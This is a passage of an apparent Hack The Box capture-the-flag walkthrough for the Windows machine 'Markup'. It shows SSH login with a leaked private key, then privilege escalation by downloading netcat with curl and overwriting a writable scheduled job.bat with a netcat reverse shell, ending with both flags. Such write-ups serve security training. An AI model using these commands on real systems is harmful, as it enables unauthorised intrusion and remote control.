mQcmPrnq/LNXVk8aMUaq2RhaCUWVRlAoxespK4pZ4ffMDmUe2RKIVmNJV++vlhC96yTuUQ
S/58hZP3xlNRwlfKOw1LPzjxqhY+vzAAAAwQDKOnpm/2lpwJ6VjOderUQy67ECQf339Dvy
U9wdThMBRcVpwdgl6z7UXI00cja1/EDon52/4yxImUuThOjCL9yloTamWkuGqCRQ4oSeqP
kUtQAh7YqWil1/jTCT0CujQGvZhxyRfXgbwE6NWZOEkqKh5+SbYuPk08kB9xboWWCEOqNE
vRCD2pONhqZOjinGfGUMml1UaJZzxZs6F9hmOz+WAek89dPdD4rBCU2fS3J7bs9Xx2PdyA
m3MVFR4sN7a1cAAAANZGFuaWVsQEVudGl0eQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----" > id_rsa
```

```
┌──(root💀kali)-[/Documents/htb/boxes/markup]
└─# chmod 400 id_rsa

┌──(root💀kali)-[/Documents/htb/boxes/markup]
└─# ssh -i id_rsa daniel@10.10.10.49
The authenticity of host '10.10.10.49 (10.10.10.49)' can't be established.
ECDSA key fingerprint is SHA256:+ApFLFVrSG3bOU5dk/VwAR8tNLb+f4QVdkbysGCBSrc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.49' (ECDSA) to the list of known hosts.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>id
'id' is not recognized as an internal or external command,
operable program or batch file.

daniel@MARKUP C:\Users\daniel>whoami
markup\daniel
```

The user flag is located in C:\Users\Daniel\Desktop\user.txt .

```
daniel@MARKUP C:\Users\daniel>cd Desktop

daniel@MARKUP C:\Users\daniel\Desktop>type user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
```

Privilege Escalation

On enumerating the system, a script named **job.bat** is discovered in the **C:\Log-Management** folder.

```
daniel@MARKUP C:\Users\daniel\Desktop>cd C:\Log-Management

daniel@MARKUP C:\Log-Management>dir
 Volume in drive C has no label.
 Volume Serial Number is 4C8E-E2DC

 Directory of C:\Log-Management

05/30/2021  01:15 PM    <DIR>          .
05/30/2021  01:15 PM    <DIR>          ..
03/06/2020  02:42 AM               346 job.bat
               1 File(s)            346 bytes
               2 Dir(s)  13,434,372,096 bytes free
```

Looking at the output, we can see that the script requires administrator privilege in order to run.

```
daniel@MARKUP C:\Log-Management>job.bat
You must run this script as an Administrator!
Connection to 10.10.10.49 closed.
```

The script simply clears the system event logs.

```
daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

Looking at the permissions of job.bat using icacls reveals that the group BUILTIN\Users has
full control (F) over the file. The BUILTIN\Users group represents all local users, which includes
Daniel as well.

```
daniel@MARKUP C:\Log-Management>net user daniel
User name                    daniel
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/21/2020 5:09:42 AM
Password expires             Never
Password changeable          4/21/2020 5:09:42 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/30/2021 9:34:40 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Users
                             *Web Admins
Global Group memberships     *None
The command completed successfully.
```

```
daniel@MARKUP C:\Log-Management>icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

We can get a shell by transferring netcat to the system and modifying the script to execute a
reverse shell.

```
python3 -m http.server 8000
curl http://<your_ip>:8000/nc.exe -o c:\users\daniel\nc.exe
echo C:\Users\daniel\nc.exe -e cmd.exe <your_ip> 1234 > C:\Log-
Management\job.bat
```

The next time this scheduled job runs, a reverse shell with `Administrator` privileges should be received.

```
nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.49] 49786
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator
```

The root flag is located in `C:\Users\Administrator\Desktop\root.txt`.

```
daniel@MARKUP C:\Users\daniel>dir
 Volume in drive C has no label.
 Volume Serial Number is 4C8E-E2DC

 Directory of C:\Users\daniel

06/02/2021  02:06 PM    <DIR>          .
06/02/2021  02:06 PM    <DIR>          ..
03/05/2020  06:19 AM    <DIR>          .ssh
03/05/2020  07:18 AM    <DIR>          Desktop
04/21/2020  03:34 AM    <DIR>          Documents
09/15/2018  12:12 AM    <DIR>          Downloads
09/15/2018  12:12 AM    <DIR>          Favorites
09/15/2018  12:12 AM    <DIR>          Links
09/15/2018  12:12 AM    <DIR>          Music
06/02/2021  02:06 PM            59,392 nc.exe
09/15/2018  12:12 AM    <DIR>          Pictures
09/15/2018  12:12 AM    <DIR>          Saved Games
09/15/2018  12:12 AM    <DIR>          Videos
               1 File(s)         59,392 bytes
              12 Dir(s)  13,838,786,560 bytes free

daniel@MARKUP C:\Users\daniel>cd C:\Log-Management

daniel@MARKUP C:\Log-Management>echo C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234 > C:\Log-Management\job.bat

daniel@MARKUP C:\Log-Management>job.bat

daniel@MARKUP C:\Log-Management>C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234
```

```
┌──(root💀kali)-[/Documents/htb/boxes/markup]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.49 - - [02/Jun/2021 16:36:07] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.49 - - [02/Jun/2021 16:43:47] "GET /nc.exe HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[/Documents/htb/boxes/markup]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.49.
Ncat: Connection from 10.10.10.49:49672.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator

C:\Windows\system32>cd C:/Users/Administrator
cd C:/Users/Administrator

C:\Users\Administrator>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
f574a3e7650cebd8c39784299cb570f8

C:\Users\Administrator\Desktop>
```